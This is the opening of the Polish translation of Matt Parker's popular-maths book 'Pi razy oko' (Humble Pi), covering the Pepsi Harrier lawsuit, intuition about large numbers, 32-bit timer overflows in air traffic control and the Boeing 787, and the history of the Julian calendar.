PI RAZY OKO

ŚWIATOWY BESTSELLER

KOMEDIA MATEMATYCZNYCH POMYŁEK

MATT PARKER

MATT PARKER

PI RAZY OKO

KOMEDIA MATEMATYCZNYCH POMYŁEK

przełożył
Jakub Radzimiński

insignis

Tytuł oryginału
Humble Pi. A Comedy of Math Errors

Copyright © Matt Parker, 2019

First published 2019 by Allen Lane

Allen Lane is part of the Penguin Random House group of companies
whose addresses can be found at global.penguinrandomhouse.com

Copyright © for Polish translation Jakub Radzimiński, 2021

Redakcja
Tomasz Brzozowski, Maria Brzozowska

Korekta
Justyna Charęza

Skład, adaptacja okładki
Tomasz Brzozowski

Grafika na okładce
Emilija Manevska / Getty Images

Konwersja do wersji elektronicznej
Aleksandra Pieńkosz

Copyright © for this edition
Insignis Media, Kraków 2021
Wszelkie prawa zastrzeżone

ISBN 978-83-66873-22-3

Insignis Media
ul. Lubicz 17D/21–22, 31-503 Kraków
tel. +48 (12) 636 01 90
biuro@insignis.pl, www.insignis.pl
facebook.com/Wydawnictwo.Insignis
twitter.com/insignis_media (@insignis_media)
instagram.com/insignis_media (@insignis_media)

Książkę tę dedykuję
nieustannie wspierającej mnie żonie Lucie.

Tak, wiem,
że zadedykowanie książki o błędach swojej żonie
to trochę błąd.

Dokument chroniony elektronicznym znakiem wodnym

Zakupione w nexto: 3462207

0

Wstęp

W 1995 roku firma Pepsi zorganizowała promocję, w ramach której można było zbierać punkty i wymieniać je na różne fanty. Na koszulkę trzeba było uzbierać 75 punktów, na ciemne okulary – 175. Była tam nawet skórzana kurtka (wyceniona na 1450 punktów). W latach dziewięćdziesiątych założenie wszystkich tych trzech rzeczy naraz dodawało sporo do lansu. W reklamie telewizyjnej wyjaśniającej całą promocję pojawiała się właśnie tak ubrana osoba.

Ale dla producentów reklamy to było za mało. Chcieli zakończyć spot czymś wyjątkowym, klasycznym zakręconym żartem à la Pepsi. Zatem bohater reklamy – ubrany w koszulkę i skórzaną kurtkę, z ciemnymi okularami na nosie – leci harrierem do szkoły. Na ekranie pojawia się wartość punktowa myśliwca – 7 milionów punktów Pepsi.

Żart jest dość prosty: mechanizm wykupywania nagród za punkty przeciągnięto poza granice absurdu. Klasyka komedii. Ale okazało się, że ktoś niezbyt się tu postarał. Jasne, siedem milionów to bardzo duża liczba, ale ekipa odpowiedzialna za reklamę chyba nie zadała sobie trudu, żeby wszystko przeliczyć i sprawdzić, czy wystarczająco duża.

Zrobił to ktoś inny. W tamtych czasach wykorzystany w spocie myśliwiec pionowego startu AV-8 Harrier II kosztował wojsko Stanów Zjednoczonych ponad dwadzieścia milionów dolarów za sztukę. A przeliczenie pieniędzy na punkty Pepsi było bardzo proste: firma pozwalała dokupować brakujące punkty po 10 centów każdy. Osobiście nie mam odpowiedniego rozeznania na rynku sprzętu wojskowego, ale 700 tysięcy dolarów za samolot kosztujący normalnie 20 milionów wydaje się dobrą inwestycją. Takiego samego zdania był John Leonard, który spróbował tę sytuację wykorzystać.

Ba, żeby tylko spróbował. Poszedł na całego. Warunki promocji wymagały złożenia zamówienia na oficjalnym formularzu z katalogu Pepsi, wykorzystania co najmniej piętnastu zebranych punktów oraz załączenia czeku na pokrycie kosztu brakujących punktów i dodatkowych dziesięciu dolarów tytułem kosztów wysyłki. I John właśnie to zrobił. Wypełnił formularz, zebrał piętnaście punktów z produktów Pepsi i wpłacił u swoich prawników 700 006 dolarów i 50 centów na konto powiernicze stanowiące zabezpieczenie czeku. Naprawdę wpłacił całą tę kwotę! Podszedł do sprawy najzupełniej poważnie.

Początkowo Pepsi odmówiło zrealizowania zamówienia: „Myśliwiec Harrier w reklamie Pepsi jest jedynie żartem wprowadzającym do reklamy element humorystyczny”. Ale Leonard miał już prawników i był gotów walczyć o swoje. Jego adwokaci odpowiedzieli w ten sposób: „Niniejsze pismo jest formalnym żądaniem uhonorowania zobowiązania firmy Pepsi i podjęcia natychmiastowych działań w celu przekazania naszemu klientowi nowego myśliwca odrzutowego Harrier”. Pepsi ani myślało ustąpić. Leonard złożył pozew i sprawa trafiła na wokandę.

W toku sprawy bardzo długo roztrząsano, czy nieszczęsna reklama to oczywisty żart czy też ktoś istotnie mógł zrozumieć ją dosłownie.

W oficjalnych zapiskach sędziego znajdujemy dwa zdania zdradzające, w jakich oparach absurdu będziemy się za chwilę poruszać: „Nalegania powoda, jakoby reklama sprawiała wrażenie poważnej oferty, zmuszają sąd do wyjaśniania, dlaczego ta reklama jest zabawna. Tłumaczenie, dlaczego żart jest śmieszny, to zadanie beznadziejne”.

Ale i tak spróbowali!

> Uwaga nastolatka, że lot harrierem do szkoły jest „zdecydowanie fajniejszy niż jazda autobusem”, wskazuje niewiarygodną niefrasobliwość w kontekście znacznych trudności i niebezpieczeństw związanych z pilotowaniem myśliwca bojowego nad zabudową mieszkalną w porównaniu z korzystaniem z transportu publicznego.
>
> Żadna szkoła nie udostępniłaby uczniowi miejsca na wylądowanie myśliwcem ani też nie tolerowałaby wynikającego z tego zamętu.
>
> Zważywszy na dobrze udokumentowane przeznaczenie myśliwca Harrier obejmujące niszczenie celów naziemnych i powietrznych, rozpoznanie walką, przechwytywanie samolotów oraz defensywne i ofensywne zwalczanie statków powietrznych, przedstawienie takiej maszyny bojowej jako sposobu docierania rano do szkoły w sposób oczywisty nie jest poważne.

Leonard nie dostał swojego odrzutowca, a sprawa Leonard v. Pepsico, Inc. weszła na stałe do historii prawa. Osobiście czuję się pewniej, wiedząc, że jeśli zdarzy mi się powiedzieć coś, co uważam za „zakręcony żart”, to w obronie przed tymi, którzy wzięliby mnie na poważnie, mogę się powołać na precedens prawny. A jeśli ktoś ma z tym problem, to niech zbierze dość „punktów Parkera” – otrzyma za nie moje darmowe zdjęcie, na którym mam to gdzieś (zastrzegam sobie prawo doliczenia kosztów wysyłki).

Pepsi podjęło kroki w celu zabezpieczenia się przed podobnymi kłopotami w przyszłości i zmieniło wartość myśliwca w reklamie na 700 milionów punktów. Moim zdaniem to zdumiewające, że od razu nie sięgnęli po tak dużą liczbę. Nie chodzi o to, że siedem milionów było zabawniejsze. Firma zwyczajnie nie pomyślała o tym, żeby dokonać stosownych obliczeń i sprawdzić wziętą z powietrza wartość.

My, ludzie, nie radzimy sobie zbyt dobrze z szacowaniem wielkich liczb. Nawet kiedy wiemy, że jedna jest większa od drugiej, nie potrafimy dobrze ocenić ich różnicy. W 2012 roku musiałem w studiu BBC News wyjaśniać, ile to jest bilion. Dług publiczny Wielkiej Brytanii właśnie przekroczył bilion funtów, więc wytoczono mnie, żebym wyjaśnił widzom, że to dużo. Najwyraźniej wykrzyknięcie: „To naprawdę dużo! Oddaję głos do studia” nie wystarczało, musiałem więc posłużyć się przykładem.

Sięgnąłem po moją ulubioną metodę zestawiania dużych liczb z czasem. Wiemy, że milion, miliard i bilion to różne wielkości, ale często nie doceniamy ogromu różnicy między nimi. Milion sekund to niespełna jedenaście dni i czternaście godzin. Niezbyt dużo. Mógłbym tyle poczekać. To dwa tygodnie. Miliard sekund to ponad trzydzieści jeden lat.

Bilion sekund wypadnie po roku 33 700 n.e.

Po krótkim namyśle te pozornie zaskakujące liczby są w pełni sensowne. Milion, miliard i bilion są od siebie kolejno tysiąckrotnie większe. Milion sekund to mniej więcej jedna trzecia miesiąca, zatem miliard sekund to 330 (jedna trzecia tysiąca) miesięcy. A jeśli miliard to około trzydziestu jeden lat, to oczywiście bilion wyniesie w przybliżeniu 31 000 lat.

W ciągu życia uczymy się, że liczby są rozmieszczone liniowo – w równych odległościach. Kiedy liczymy od jednego do dziewięciu, każda kolejna liczba jest większa od poprzedniej o jeden. Kiedy zapytamy kogoś,

jaka liczba znajduje się w połowie między jedynką a dziewiątką, usłyszymy, że pięć – ale tylko dlatego, że tak nas nauczono. Przestańcie bezmyślnie podążać za stadem! Ludzie instynktownie postrzegają liczby logarytmicznie, nie liniowo! Jeśli to samo pytanie zadamy małemu dziecku albo komuś, kto uniknął indoktrynacji przez system szkolnictwa, usłyszymy, że w połowie drogi między jedynką a dziewiątką znajduje się trójka.

Jest to inny rodzaj połowy odległości: logarytmiczny. Bazuje on na mnożeniu, a nie dodawaniu. 1 × 3 = 3. 3 × 3 = 9. Od jedynki do dziewiątki można dojść albo dodając jednakowe liczby, albo dwa razy mnożąc przez trzy. Zatem „mnożeniowym środkiem" jest trójka i takie jest nasze naturalne postrzeganie – dopóki ktoś inny nie nauczy nas inaczej.

Kiedy członków amazońskiego plemienia Munduruku poproszono o umieszczenie stosownej liczby kropek we właściwych miejscach między jedną kropką a dziesięcioma, umieścili w środku tej odległości kilka skupisk trzech kropek. Dziecko w wieku przedszkolnym lub młodsze, którego rodzice nie będą mieli nic przeciwko eksperymentowaniu na ich pociesze, zapewne postąpi w ten sam sposób.

Nawet po wielu, wielu latach posługiwania się małymi liczbami w toku naszej edukacji, wciąż wykazujemy śladowy instynkt podpowiadający nam, że większe liczby należy rozpatrywać w skali logarytmicznej; że odległość między miliardem a bilionem jest mniej więcej taka sama jak między milionem a miliardem – ponieważ w obu przypadkach ta druga liczba jest tysiąc razy większa od pierwszej. W rzeczywistości skok do biliona jest o wiele większy: to jak porównać przekroczenie trzydziestu lat z dożyciem czasów, w których ludzkość może już nie istnieć.

Nasze ludzkie mózgi zwyczajnie nie są przystosowane do radzenia sobie z matematyką bez treningu. Jeśli chodzi o tę dziedzinę nauki, wszyscy

ludzie są głupi. Nie rodzimy się z umiejętnością intuicyjnego pojmowania ułamków, liczb ujemnych czy którejkolwiek z wielu innych dziwacznych koncepcji matematyków, ale z czasem nasze mózgi stopniowo uczą się, jak sobie z tym radzić. Nasz obecny system edukacji zmusza uczniów do opanowywania tej dziedziny nauki, i poprzez odpowiednio długi trening nasze mózgi przyswajają myślenie matematyczne. Gdybyśmy jednak przestali korzystać z tych umiejętności, szybko powrócilibyśmy do ustawień fabrycznych.

W Wielkiej Brytanii trzeba było wycofać pewne zdrapki w tym samym tygodniu, w którym trafiły do sprzedaży. Spółka Camelot, która zajmuje się brytyjskimi loteriami, wyjaśniała to „niejasnymi zasadami”. Loteria nazywała się *Cool Cash* (dosłownie: chłodna gotówka), a na zdrapce nadrukowana była temperatura. Jeśli po zdrapaniu farby pojawiała się temperatura niższa od nadrukowanej, los wygrywał. Okazało się, że wielu grających miało kłopoty z liczbami ujemnymi…

> Na jednej z moich zdrapek miałem znaleźć temperatury niższe niż −8. Odsłoniłem liczby −6 i −7, więc myślałem, że wygrałem, a ekspedientka w sklepie przyznała mi rację. Ale kiedy zeskanowałem zdrapkę, pojawił się komunikat, że jednak nie wygrałem. Zadzwoniłem do firmy Camelot, a ci mnie zbyli jakąś historyjką, że niby −6 jest większe, a nie mniejsze od −8, ale ja nie dam sobie wciskać takiego kitu!

To pokazuje, że ogrom matematyki, z jakiego korzystamy we współczesnym społeczeństwie, jest zarówno niesamowity, jak i przerażający. Jako gatunek nauczyliśmy się badać i wykorzystywać tę dziedzinę nauki, żeby dokonywać rzeczy, z którymi normalnie nasze mózgi by sobie nie poradziły. Dzięki temu możemy się cieszyć osiągnięciami znacznie wykraczającymi poza pierwotnie zamierzone możliwości naszego

wewnętrznego hardware’u. Kiedy działamy nieintuicyjnie, potrafimy dokonać niezmiernie ciekawych rzeczy, ale też jesteśmy narażeni na największe niebezpieczeństwo. Prosty błąd w obliczeniach może pozostać niezauważony, a potem mieć katastrofalne konsekwencje.

Współczesny świat opiera się na matematyce: komputery, finanse, inżynieria… to wszystko matematyka w różnych przebraniach. Pozornie niewinne pomyłki w obliczeniach mogą mieć dziwaczne skutki. W tej książce zebrałem moje ulubione matematyczne wpadki wszech czasów. Błędy opisane na kolejnych stronach są nie tylko zabawne, ale też otwierają oczy. Na chwilę uchylają kotarę i odsłaniają matematykę, która przez większość czasu działa niezauważona za kulisami. To tak jakby odkryć, że za tą naszą nowoczesną magią siedzi czarnoksiężnik z krainy Oz i wyrabia nadgodziny z liczydłem i suwakiem logarytmicznym. Dopiero kiedy coś pójdzie nie tak, orientujemy się nagle, jak wysoko zaszliśmy właśnie dzięki matematyce – i jak bolesny może być upadek. Pragnę tu zaznaczyć, że w żadnej mierze nie mam zamiaru naśmiewać się z osób odpowiedzialnych za opisywane wpadki. W końcu sam też wielokrotnie się myliłem. Tak jak każdy z nas. Żeby dodatkowo urozmaicić wam lekturę, umieściłem w książce trzy rozmyślne błędy. Dajcie znać, czy je wszystkie znaleźliście!

1

Tracąc rachubę czasu

14 września 2004 roku nad południową Kalifornią przelatywało jakieś osiemset samolotów odbywających dalekie loty. Błąd obliczeniowy miał właśnie zagrozić życiu kilkudziesięciu tysięcy pasażerów. Bez żadnego ostrzeżenia centrum kontroli lotów w Los Angeles straciło kontakt radiowy ze wszystkimi samolotami. Wybuchła całkiem zrozumiała panika.

Komunikacja nie działała przez około trzy godziny. W tym czasie kontrolerzy dzwonili ze swoich prywatnych telefonów komórkowych do innych centrów kontroli lotów, aby te przekazały pilotom informację o potrzebie skalibrowania na nowo pokładowych radiostacji. Obyło się bez katastrofy, ale dziesięć samolotów minęło się w odległości mniejszej niż dopuszczały to przepisy (5 mil morskich, czyli nieco ponad 9 kilometrów, w poziomie lub 2000 stóp, czyli około 600 metrów, w pionie), a dwukrotnie doszło do zbliżenia na niecałe 4 kilometry. Czterysta lotów zostało opóźnionych, a kolejnych sześćset odwołano. Wszystko z powodu błędu obliczeniowego.

Oficjalne informacje na temat tego, co właściwie poszło nie tak, są bardzo skąpe, ale wiemy na pewno, że chodziło o błąd pomiaru czasu przez komputery obsługujące centrum kontroli lotów. Najwyraźniej używany tam system odliczał czas po jednej milisekundzie od wartości

4 294 967 295 w dół. Czyli dojście do zera zajęłoby mu 49 dni, 17 godzin, 2 minuty i 47,296 sekundy.

W zwykłych okolicznościach restartowano komputer i odliczanie rozpoczynało się od nowa. Z tego, co udało mi się ustalić, część osób była świadoma tego potencjalnego problemu, w związku z czym wdrożono procedurę nakazującą restartowanie maszyny przynajmniej co trzydzieści dni. To było jednak tylko obejście problemu; w żaden sposób nie usuwało podstawowego błędu matematycznego polegającego na tym, że nikt nie sprawdził, ile milisekund trwa cykl pracy systemu. I tak w roku 2004 komputer przypadkowo działał non stop przez pięćdziesiąt dni, dotarł do zera i się wyłączył. Osiemset samolotów przelatujących nad jednym z największych miast świata stanęło w obliczu zagrożenia, bo – powiedzmy to wprost – ktoś kiedyś wybrał za małą liczbę.

Wszyscy ochoczo zrzucili winę na niedawną aktualizację oprogramowania, po której na komputerach działały różne wersje systemu Windows. Problem występował w części tych starszych (zwłaszcza tych z Windows 95). System naliczał milisekundy od uruchomienia i udostępniał wynik wszystkim innym programom. Po osiągnięciu wartości 4 294 967 295 zaczynał odliczać w dół – do zera. Kiedy czas systemowy nagle zaczynał się cofać, niektóre programy – sterowniki umożliwiające komunikację z zewnętrznymi urządzeniami – miewały kłopoty. Sterowniki muszą kontrolować upływ czasu, aby wiedzieć, czy urządzenia odpowiadają w regularnych odstępach. Kiedy Windows im mówił, że czas właśnie się cofnął, ulegały awarii i pociągały za sobą cały system.

Nie jest do końca jasne, czy to właśnie system Windows ponosił bezpośrednią odpowiedzialność za to, co się stało, czy też może była to wina nowego kodu w oprogramowaniu centrum kontroli lotów. Tak czy owak wiemy, że wszystko rozbija się o liczbę 4 294 967 295. Nie była

wystarczająco duża ani dla komputerów domowych w latach dziewięćdziesiątych, ani dla systemu kontroli lotów na początku nowego tysiąclecia. Aha, no i nie była też dość duża dla samolotu Boeing 787 Dreamliner w roku 2015.

Kłopot z Boeingiem 787 dotyczył systemu sterującego agregatami prądotwórczymi. Wygląda na to, że mierzyły czas poprzez zwiększanie wartości stosownego licznika o jeden co 10 milisekund (czyli sto razy na sekundę). Maksymalna osiągana wartość wynosiła 2 147 483 647 (podejrzanie blisko połowy liczby 4 294 967 295…). Z tego wynika, że samolot mógł stracić zasilanie, jeśli działał bez przerwy przez 248 dni, 13 godzin, 13 minut i 56,47 sekundy. Wystarczająco długo, aby większość samolotów została w tym czasie zrestartowana, zanim wystąpią jakiekolwiek trudności, ale też wystarczająco krótko, żeby któremuś kiedyś przydarzyła się awaria zasilania. Federalna Administracja Lotnictwa USA ujęła to następująco:

> Licznik programowy wbudowany w jednostki sterujące agregatami (GCU) przepełni się po 248 dniach nieprzerwanej pracy, co spowoduje przejście GCU w tryb awaryjny. Gdyby cztery główne GCU (powiązane z agregatami przy silnikach) zostały włączone w tym samym czasie, po 248 dniach nieprzerwanego działania wszystkie jednocześnie przeszłyby w tryb awaryjny, co spowodowałoby utratę całego zasilania prądem przemiennym – niezależnie od fazy lotu.

Podejrzewam, że sformułowanie „niezależnie od fazy lotu” to oficjalny sposób powiedzenia: „Może się zepsuć w powietrzu”. W regulacjach dotyczących zdatności do lotu zawarto wymóg wykonywania „okresowego zadania serwisowego polegającego na wyłączeniu zasilania”. Innymi słowy każdy właściciel Boeinga 787 musiał pamiętać, żeby co jakiś czas go wyłączyć i włączyć z powrotem. To klasyczny przykład rozwiązania

wymyślonego przez programistę. Od tamtego czasu producent zmienił oprogramowanie, żeby pozbyć się tego problemu, dzięki czemu przygotowywanie samolotu do startu nie wymaga już jego szybkiego restartu.

Kiedy 4,3 miliarda milisekund to jednak za mało

Dlaczego zatem przy mierzeniu czasu Microsoft, centrum kontroli lotów w Los Angeles i Boeing ograniczali się do na pozór wziętej z powietrza liczby wynoszącej około 4,3 miliarda (albo jej połowy)? To zdecydowanie sprawia wrażenie jakiegoś powszechnego problemu. Żeby to zrozumieć, trzeba przyjrzeć się liczbie 4 294 967 295 w systemie binarnym. Kiedy zapiszemy tę liczbę przy użyciu wykorzystywanych przez komputery zer i jedynek, uzyskamy 11111111111111111111111111111111 – ciąg trzydziestu dwóch jedynek.

Większość osób nigdy nie musi mieć nic do czynienia z obwodami elektronicznymi czy kodem binarnym, które leżą u podstaw funkcjonowania komputerów. Muszą tylko umieć obsługiwać uruchamiane na nich programy i aplikacje, a czasem też system operacyjny, który to wszystko umożliwia (taki jak Windows czy iOS). A wszędzie tam używane są cyfry od 0 do 9 w systemie dziesiętnym, który znamy i kochamy.

Pod spodem kryje się jednak zapis binarny. Używając Windowsa na komputerze czy iOS-a na telefonie, mamy kontakt jedynie z graficznym interfejsem użytkownika (Graphical User Interface, GUI). Kiedy zajrzymy pod jego maskę, zobaczymy mętlik. Znajduje się tam kilka warstw kodu komputerowego, które odczytują kliknięcia myszą i przesunięcia palcem po ekranie, aby je następnie przetłumaczyć na surowy kod maszynowy składający się z zer i jedynek – mowę macierzystą komputerów.

Gdyby na kartce było miejsce tylko na pięć cyfr, największą możliwą do zapisania na niej liczbą w systemie dziesiętnym byłoby 99 999. W każdym dostępnym miejscu wpisalibyśmy największą możliwą cyfrę. Systemy Microsoftu, centrum kontroli lotów i Boeinga miały ze sobą coś wspólnego: to były 32-bitowe systemy binarne, a to znaczy, że największą możliwą do uzyskania w nich liczbą były trzydzieści dwie jedynki, czyli 4 294 967 295 w zapisie dziesiętnym.

Sytuacja wygląda trochę gorzej, jeśli zapragniemy wykorzystać jedno z tych miejsc do innego celu. Gdybyśmy na przykład chcieli na tej kartce z miejscem na pięć cyfr zapisać liczbę ujemną, musielibyśmy pierwsze miejsce zarezerwować na wpisanie plusa lub minusa, co umożliwiłoby zapisanie dowolnej liczby całkowitej od −9999 do +9999. Najwyraźniej system Boeinga wykorzystywał właśnie takie liczby z poprzedzającym je znakiem, zatem przy zajętej pierwszej pozycji* zostawało miejsce na maksymalnie trzydzieści jeden jedynek, co daje liczbę 2 147 483 647. Zliczanie setnych części sekundy zamiast milisekund trochę poprawiło sytuację, ale nie wystarczyło.

Szczęśliwie mamy tu do czynienia z problemem, który da się tak odwlec w czasie, żeby przestał mieć jakiekolwiek znaczenie. Współczesne systemy komputerowe są zazwyczaj 64-bitowe, co domyślnie pozwala zapisywać o wiele większe liczby. Oczywiście maksymalna możliwa do uzyskania wartość nadal jest skończona, w związku z czym każdy system zakłada, że kiedyś zostanie wyłączony i włączony ponownie. Ale jeśli każemy 64-bitowemu komputerowi zliczać milisekundy, będzie mógł to robić bez przerwy przez 584,9 miliona lat. Zatem nie ma powodu do obaw: trzeba go będzie restartować tylko dwa razy na miliard lat.

Kalendarze

Analogowe metody mierzenia czasu będące w użyciu przed wynalezieniem komputerów przynajmniej nigdy by się nie przepełniły. Ramiona zegara mogą się kręcić w nieskończoność; do kalendarza można w miarę upływu lat dodawać kolejne kartki. Zapomnijmy o milisekundach: kiedy trzeba się martwić tylko o stare dobre dni i lata, żaden błąd obliczeniowy nie napsuje nam krwi.

Tak przynajmniej sądziła rosyjska reprezentacja strzelecka, która na odbywające się w 1908 roku w Londynie Igrzyska Olimpijskie przybyła na kilka dni przed eliminacjami zaplanowanymi na 10 lipca. Ale kiedy sprawdzić wyniki zawodów strzeleckich z tej olimpiady, znajdziemy wzmiankę o reprezentacjach wielu krajów, ale ani słowa o Rosjanach. Wszystko dlatego, że rosyjski 10 lipca w Wielkiej Brytanii (i większej części świata) wypadał 23 lipca. W Rosji obowiązywał inny kalendarz.

Tak poważny błąd w korzystaniu z kalendarza, że w jego wyniku grupa sportowców spóźnia się dwa tygodnie na olimpiadę, może się wydawać dziwny. Ale kalendarze są o wiele bardziej złożone, niż można by podejrzewać. Wygląda na to, że podzielenie roku na zwykłe dni nie jest wcale proste i te same trudności bywają rozwiązywane na różne sposoby.

Wszechświat dał nam tylko dwie miary czasu: rok i dzień. Wszystko inne jest wymysłem ludzkości pragnącej ułatwić sobie życie. Kiedy dysk protoplanetarny ostygł i planety przybierały obecną postać, Ziemia zyskała pewien moment pędu, wskutek czego krąży wokół Słońca i jednocześnie wiruje. Ruch po orbicie wyznacza długość roku, a szybkość obrotu planety wokół jej własnej osi – długość dnia.

Problem w tym, że te dwa odcinki czasu do siebie nie pasują. I nie ma żadnego powodu, żeby pasowały! Wszystko jest konsekwencją tego, gdzie

miliardy lat temu zderzyły się bryły kamienia i pyłu z tego pierwotnego dysku. Roczna podróż Ziemi wokół Słońca trwa obecnie 365 dni, 6 godzin, 9 minut i 10 sekund. Gwoli uproszczenia przyjmijmy, że jest to 365 i ćwierć dnia.

Z tego wynika, że jeśli po roku kalendarzowym złożonym z 365 dni my świętujemy Nowy Rok, nasza planeta wciąż ma przed sobą ćwierć dnia ruchu, zanim powróci w to samo miejsce, w którym znajdowała się w poprzedni Nowy Rok. Nasz kosmiczny dom pędzi wokół Słońca z prędkością około 30 kilometrów na sekundę, czyli o północy w Sylwestra będziemy ponad 650 000 kilometrów od miejsca, w którym świętowaliśmy go rok wcześniej. Jeśli zatem ktoś w ramach postanowienia noworocznego przyrzeknie nigdzie się nie spóźniać, to już na starcie jest mocno do tyłu.

Ta niezgodność czasowa może urosnąć z drobnej niedogodności do poważnego problemu, ponieważ rok orbitalny Ziemi wpływa na zmiany pór roku. Lato na półkuli północnej wypada co roku, kiedy Ziemia znajduje się w okolicach tego samego punktu na orbicie, ponieważ to tam biegun północny jest najbardziej nachylony w stronę Słońca. I tak co 365 dni rok kalendarzowy przesuwa się o ćwierć dnia względem cyklu pór roku. Po czterech latach lato zaczynałoby się dzień później. W niecałe czterysta lat, czyli w czasie rozwoju jednej cywilizacji, pory roku przesunęłyby się o trzy miesiące. Po ośmiuset latach lato i zima zamieniłyby się miejscami w kalendarzu.

Żeby temu zaradzić, musieliśmy zmodyfikować kalendarz tak, żeby miał tyle samo dni, co okres orbitalny naszej planety. Musieliśmy w jakiś sposób odejść od lat o identycznej liczbie dni, ale bez wprowadzania dnia ułamkowego: ludzie by się wkurzyli, gdyby choć jedna doba nie zaczynała się o północy. Musieliśmy powiązać naszą rachubę lat z okresem

orbitalnym Ziemi bez naruszania związku między długością dnia a ruchem obrotowym planety.

Większość cywilizacji uznała, że najlepszym rozwiązaniem będzie zróżnicowanie liczby dni w niektórych latach, żeby po uśrednieniu na każdy rok wypadał odpowiedni ułamek. Ale ponieważ można to zrobić na wiele sposobów, wciąż mamy w użyciu kilka różnych kalendarzy (do tego każdy z nich rozpoczyna odliczanie lat w nieco innym punkcie w przeszłości). Kiedy przy najbliższej okazji będziecie mieli w ręku telefon znajomego, zmieńcie mu w ustawieniach kalendarz na buddyjski. Nagle przeniesie się w lata sześćdziesiąte XXVI wieku. Możecie potem spróbować delikwenta przekonać, że właśnie obudził się ze śpiączki.

Najpopularniejszy współczesny kalendarz jest następcą rzymskiego kalendarza republikańskiego. Rok u Rzymian miał tylko 355 dni, czyli zdecydowanie mniej niż trzeba, w związku z czym między lutym a marcem wstawili dodatkowy miesiąc, który miał to dwadzieścia dwa, to dwadzieścia trzy dni. Teoretycznie w ten sposób można było dopasowywać kalendarz do roku słonecznego. W praktyce to rządzący w danym czasie politycy decydowali, kiedy wstawić ten ponadnormatywny miesiąc. Ponieważ tą decyzją mogli wydłużyć rok swoich rządów i skrócić władanie rywala, nie zawsze przyświecała im wyłącznie chęć wyregulowania kalendarza.

Powołanie komitetu politycznego rzadko bywa dobrym pomysłem na rozwiązanie zagadnienia matematycznego. Trzy lata poprzedzające rok 46 p.n.e. nazywano „latami bałaganu”, ponieważ dodatkowe miesiące to się pojawiały, to znikały – bez głębszego uzasadnienia faktyczną potrzebą astronomiczną. Ponieważ zmiany były dokonywane bez uprzedzenia, osoby przebywające daleko od Rzymu musiały zgadywać, jaka data obowiązuje aktualnie w stolicy.

W roku 46 p.n.e. Juliusz Cezar postanowił to ukrócić i wprowadzić nowy, przewidywalny kalendarz. Każdy rok miał mieć 365 dni – to liczba całkowita najbliższa rzeczywistej wartości – a nadmiarowe ćwiartki dni miały być odkładane przez trzy lata i zamieniane na cały dzień w czwartym z kolei roku. Tak oto narodził się rok przestępny z dodatkowym dniem!

Żeby najpierw zsynchronizować wszystko z astronomią, rok 46 p.n.e. liczył bodaj rekordowe 445 dni. Poza dodatkowym miesiącem między lutym a marcem dodano dwa miesiące między listopadem a grudniem. Następnie, począwszy od roku 45 p.n.e., co cztery lata występował wspomniany rok przestępny, żeby już wszystko się zgadzało.

Cóż, prawie wszystko. Na samym wstępie popełniono błąd rachunkowy: ostatni rok z jednego czteroletniego okresu był jednocześnie liczony jako pierwszy rok okresu następnego, w związku z czym lata przestępne występowały co trzy lata. Błąd ten zauważono, naprawiono i od 3 roku p.n.e. wszystko było już jak należy.

Zuchwałość papieża

Ale Juliusz Cezar został zdradzony – aczkolwiek wiele lat po śmierci – przez 11 minut i 15 sekund różnicy między 365,25 dnia w jego kalendarzu a rzeczywistą długością cyklu czterech pór roku wynoszącą 365,242188792 dnia. Różnica jedenastu minut dziennie jest ledwo zauważalna. Kalendarzowe pory roku przesuwałyby się tylko o jeden dzień co 128 lat. Ale po jakimś tysiącleciu problem zacząłby się robić poważny. Do tego młoda, raczkująca religia zwana chrześcijaństwem powiązała obchody Wielkiej Nocy z cyklem pór roku, a na początku XVI wieku między kalendarzowym a astronomicznym początkiem wiosny było już dziesięć dni różnicy.

A teraz mało znany fakt. Często spotyka się stwierdzenie, jakoby 365,25 dnia w roku w kalendarzu juliańskim było dłuższe od okresu orbitalnego Ziemi. Ale to nieprawda! Nasza planeta okrąża Słońce w 365 dni, 6 godzin, 9 minut i 10 sekund, czyli w nieco ponad 365,25 dnia. Zatem rok juliański jest krótszy od okresu orbitalnego Ziemi. Ale jednocześnie dłuższy od cyklu pór roku. Osobliwie nawet pory roku nie są dokładnie zgrane z rokiem astronomicznym.

Doszliśmy do etapu rozważań nad konstrukcją kalendarza, na którym do gry wchodzą inne aspekty ruchu po orbicie. W miarę okrążania Słońca oś Ziemi zmienia swój kąt nachylenia. Co 13 000 lat przechodzimy od skierowania umownego czubka osi Ziemi w stronę tej gwiazdy do skierowania go w stronę przeciwną. Aby kalendarz dokładnie odwzorowywał pełny ruch Ziemi, co 13 000 lat trzeba by zamieniać miejscami pory roku. Jeśli uwzględnimy precesję osi Ziemi (czyli zmianę kąta jej nachylenia), długość cyklu pór roku wynosi 365 dni, 5 godzin, 48 minut i 45,11 sekundy.

Zmiany w nachyleniu osi Ziemi dają nam dodatkowe 20 minut i 24,43 sekundy na jedno okrążenie wokół Słońca. Zatem prawdziwy rok syderyczny (inaczej: gwiazdowy) związany z ruchem orbitalnym jest dłuższy niż rok juliański, ale rok zwrotnikowy (inaczej: słoneczny) związany ze zmianą pór roku (która obchodzi nas zdecydowanie bardziej) jest krótszy. Jest to spowodowane zależnością pór roku od nachylenia osi Ziemi względem Słońca, a nie od samego położenia Ziemi na orbicie. Zezwalam na skserowanie tej części książki i rozdawanie kopii wszystkim tym, którym te rodzaje lat się mylą. Może z sugestią, że następne postanowienie noworoczne powinno dotyczyć zrozumienia, czym tak właściwie jest nowy rok.

Rok gwiazdowy

31 558 150 sekund = 365,2563657 dnia
365 dni, 6 godzin, 9 minut, 10 sekund

Rok zwrotnikowy

31 556 925 sekund = 365,2421875 dnia
365 dni, 5 godzin, 48 minut, 45 sekund

Ta drobna rozbieżność między latami w kalendarzach juliańskim i zwrotnikowym była na tyle nieznaczna, że do XVI wieku tego właśnie kalendarza używano praktycznie w całej Europie i w części Afryki. Ale Kościół katolicki miał już po dziurki w nosie faktu, że dzień śmierci Jezusa (obchodzony zgodnie z cyklem pór roku) coraz bardziej oddalał się od dnia jego narodzin (który był ustalony na sztywno). Papież Grzegorz XIII uznał, że trzeba coś z tym zrobić. Na nowy kalendarz musieliby przejść wszyscy. Szczęśliwie papieżom jednego odmówić nie można: potrafią przekonać mnóstwo osób do zmiany swoich przyzwyczajeń z pozornie całkowicie uznaniowych pobudek.

